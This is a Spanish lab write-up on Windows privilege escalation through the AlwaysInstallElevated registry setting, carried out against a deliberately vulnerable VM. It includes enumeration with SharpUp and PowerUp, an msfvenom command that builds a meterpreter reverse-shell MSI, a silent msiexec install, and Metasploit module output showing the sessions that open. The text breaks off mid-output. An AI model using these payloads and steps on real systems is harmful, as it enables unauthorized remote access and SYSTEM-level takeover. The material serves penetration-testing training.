EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN WINDOWS II

PREREQUISITOS


-KALI LINUX

- WINDOWSPLOITABLE LPE

Ejercicio - SharpUp, Reg query, Msfvenom y Metasploit


- Explota los permisos de user en las claves de registro.

Sharpup




Poweup

powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; Invoke-AllChecks}"





- Obtén información de las claves de registro.


REGEDIT




AUTORUN


Editor del Registro
Archivo Edición Ver Favoritos Ayuda
Windows Mail
Windows Media Device Manager
Windows Media Foundation
Windows Media Player NSS
Windows Messaging Subsystem
Windows NT
Windows Photo Viewer
Windows Portable Devices
Windows Script Host
Windows Search
Wisp
Workspaces
WwanSvc
Mozilla
ODBC
Oracle
Policies
Microsoft
Cryptography
Netlogon
PeerDist
Peernet
SystemCertificates
Windows
CurrentVersion
Installer
IPSec
Network Connections
NetworkConnectivityStatusIndicator
safer
System
WSDAPI
Windows NT
Python
RealVNC
RegisteredApplications
Nombre
Tipo
Datos
(Predeterminado)
REG_SZ
(valor no establecido)
AlwaysInstallElevated
REG_DWORD
0x00000001 (1)


Editor del Registro
Archivo Edición Ver Favoritos Ayuda
CurrentVersion
Accessibility
AdaptiveDisplayBrightness
AeDebug
APITracing
AppCompatFlags
ASR
Audit
Compatibility32
Console
CorruptedFileRecovery
DefaultProductKey
DeviceDisplayObjects
DiskDiagnostics
Nombre
Tipo
Datos
(Predeterminado)
REG_SZ
(valor no establecido)
DigitalProductId
REG_BINARY
a4 00 00 00 03 00 00 00 35 35 30 33 34 2d 31 37 37 2...
DigitalProductId4
REG_BINARY
f8 04 00 00 04 00 00 00 35 00 35 00 30 00 33 00 34 0...
ProductId
REG_SZ
55034-177-0000061-85888


Editor del Registro
Archivo Edición Ver Favoritos Ayuda
Equipo
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
.DEFAULT
S-1-5-18
Control Panel
Environment
EUDC
Keyboard Layout
Printers
Software
Classes
Microsoft
Policies
Microsoft
SystemCertificates
CA
Certificates
CRLs
CTLs
Disallowed
trust
TrustedPeople
TrustedPublisher
RealVNC
VMware, Inc.
SYSTEM
S-1-5-19
S-1-5-20
S-1-5-21-19172528-1209964388-2871542679-1004
S-1-5-21-19172528-1209964388-2871542679-1004_Classes
HKEY_CURRENT_CONFIG
Nombre
Tipo
Datos
(Predeterminado)
REG_SZ
(valor no establecido)


- Comprueba los valores de las claves de registro por querys en cmd. Explica los resultados.



Independientemente del estado del usuario, esta sección contiene todas las claves relacionadas con el sistema, incluyendo cualquier configuración de hardware, configuración de software, etc. Dado que esta clave alberga la mayor parte de la información de todo el sistema, HKLM es una de las claves raíz a las que más se accede en el Registro de Windows.

Datos representados por un número de 4 bytes de longitud (un entero de 32 bits). Muchos parámetros para los controladores de dispositivo y los servicios son de este tipo y se muestran en el Editor del Registro en formato binario, hexadecimal o decimal. Los valores relacionados son DWORD_LITTLE_ENDIAN (el byte menos significativo está en la dirección más baja) y REG_DWORD_BIG_ENDIAN (el byte menos significativo está en la dirección más alta). DWORD significa doble palabra

Los valores 0 y 1 son binarios, el 0 configura una opción como ser activación o desactivación de ajustes. En este caso significa que es possible ejecutar un MSI con privilegios elevados.



Como puede ver en el nombre, esta clave de raíz alberga todos los ajustes de todos los usuarios, incluidos los usuarios conectados y desconectados del sistema. Como puedes encontrar ajustes relacionados con otros usuarios, no confundas esta clave de root con HKCU.

Al igual que el punto anterior, el tipo es REG_WORD lo cual significa que se trata de un dato de 32 bits y doble palabra y el valor es 1, al igual que el anterior, es decir que se puede introducir un archivo MSI y ejecutarlo para elevar privilegios.

- Crea un instalador .msi y ejecutalo para obtener una shell reversa.

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f msi-nouac > program.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of msi-nouac file: 159744 bytes
```

```
┌──(root㉿kali)-[~]
└─# nc 10.0.2.25 4444 < program.msi
```


```
C:\Users\user\Desktop\Transferencia de Archivos>nc64.exe -lvp 4444 > program.msi
listening on [any] 4444 ...
10.0.2.15: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [10.0.2.25] from (UNKNOWN) [10.0.2.15] 48344: NO_DATA

^C
C:\Users\user\Desktop\Transferencia de Archivos>dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 7047-762D

 Directorio de C:\Users\user\Desktop\Transferencia de Archivos

30/01/2023  12:22    <DIR>          .
30/01/2023  12:22    <DIR>          ..
09/03/2021  21:04           889.856 certutil.exe
09/03/2021  19:03         4.405.832 curl.exe
24/03/2022  11:12            45.272 nc64.exe
30/01/2023  21:55           159.744 program.msi
30/01/2023  12:22           159.744 program2.msi
20/04/2020  13:26            28.160 python.exe
09/03/2021  18:52         4.923.280 wget.exe
               7 archivos     10.611.888 bytes
               2 dirs   1.168.138.240 bytes libres

C:\Users\user\Desktop\Transferencia de Archivos>
```




```
C:\Users\user\Desktop\Transferencia de Archivos>msiexec /quiet /qn /i program.msi

C:\Users\user\Desktop\Transferencia de Archivos>program.msi
```

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  5         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.15:4444 → 10.0.2.25:49170 (10.0.2.25)
  6         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.15:4444 → 10.0.2.25:49171 (10.0.2.25)

msf6 exploit(multi/handler) >
```

- Utiliza y explica que hace el módulo exploit/windows/local/always_install_elevated .

Este módulo verifica las claves de registro AlwaysInstallElevated que dicta si los archivos .MSI deben instalarse con privilegios elevados (NT AUTHORITY\SYSTEM). El archivo .MSI generado tiene un ejecutable incrustado que el instalador extrae y ejecuta. Después de la ejecución, el archivo .MSI falla intencionalmente en la instalación (llamando a algún VBS no válido) para evitar que se registre en el sistema. Al ejecutar esto con el argumento /quiet, el usuario no verá el error.

Se trata de un modulo de elevación de privilegios que utiliza sesiones anteriores para elevar privilegios de user a autority system en este caso.

Platform

Windows

Architectures

x86, x64

```
msf6 exploit(multi/handler) > search always

Matching Modules
================

   #   Name                                                          Disclosure Date  Rank       Check  Description
   -   ----                                                          ---------------  ----       -----  -----------
   0   exploit/windows/misc/ais_esel_server_rce                      2019-03-27       excellent  Yes    AIS logistics ESEL-Server Unauth SQL Injection RCE
   1   exploit/linux/misc/cve_2020_13160_anydesk                     2020-06-16       normal     Yes    AnyDesk GUI Format String Write
   2   auxiliary/scanner/http/rewrite_proxy_bypass                                    normal     No     Apache Reverse Proxy Bypass Vulnerability Scanner
   3   auxiliary/scanner/http/citrix_dir_traversal                   2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   4   auxiliary/gather/corpwatch_lookup_name                                         normal     No     CorpWatch Company Name Information Search
   5   exploit/freebsd/local/rtld_execl_priv_esc                     2009-11-30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
   6   exploit/windows/http/hp_nnm_ovwebsnmpsrv_uro                  2010-06-08       great      No     HP OpenView Network Node Manager ovwebsnmpsrv.exe Unrecognized Option Buffer Overflow
   7   auxiliary/server/browser_autopwn2                             2015-07-05       normal     No     HTTP Client Automatic Exploiter 2 (Browser Autopwn)
   8   exploit/windows/browser/clear_quest_cqole                     2012-05-19       normal     No     IBM Rational ClearQuest CQOle Remote Code Execution
   9   exploit/multi/browser/java_jre17_exec                         2012-08-26       excellent  No     Java 7 Applet Remote Code Execution
   10  auxiliary/admin/http/linksys_wrt54gl_exec                     2013-01-18       normal     No     Linksys WRT54GL Remote Command Execution
   11  exploit/windows/smb/ms08_067_netapi                           2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   12  exploit/windows/browser/ms13_059_cflatmarkuppointer           2013-06-27       normal     No     MS13-059 Microsoft Internet Explorer CFlatMarkupPointer Use-After-Free
   13  auxiliary/scanner/http/support_center_plus_directory_traversal 2014-01-28       normal     No     ManageEngine Support Center Plus Directory Traversal
   14  auxiliary/dos/windows/smb/ms06_035_mailslot                   2006-07-11       normal     No     Microsoft SRV.SYS Mailslot Write Corruption
   15  auxiliary/scanner/scada/modbus_findunitid                     2012-10-28       normal     No     Modbus Unit ID and Station ID Enumerator
   16  exploit/linux/http/netgear_dgn1000b_setup_exec                2013-02-06       excellent  No     Netgear DGN1000B setup.cgi Remote Command Execution
   17  exploit/windows/local/cve_2022_26904_superprofile             2022-03-17       excellent  Yes    User Profile Arbitrary Junction Creation Local Privilege Elevation
   18  exploit/windows/backupexec/ssl_uaf                            2017-05-10       normal     Yes    Veritas/Symantec Backup Exec SSL NDMP Connection Use-After-Free
   19  exploit/windows/local/always_install_elevated                 2010-03-18       excellent  Yes    Windows AlwaysInstallElevated MSI
   20  post/windows/gather/credentials/pulse_secure                                   normal     Yes    Windows Pulse Secure Connect Client Saved Password Extractor


Interact with a module by name or index. For example info 20, use 20 or use post/windows/gather/credentials/pulse_secure
```

```
msf6 exploit(multi/handler) > use 19
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/always_install_elevated) > options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/always_install_elevated) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  5         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.15:4444 → 10.0.2.25:49170 (10.0.2.25)
  6         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.15:4444 → 10.0.2.25:49171 (10.0.2.25)
```

- Demuestra con una captura de pantalla que elevaste privilegios a 'NT AUTHORITY/SYSTEM'.

```
msf6 exploit(windows/local/always_install_elevated) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
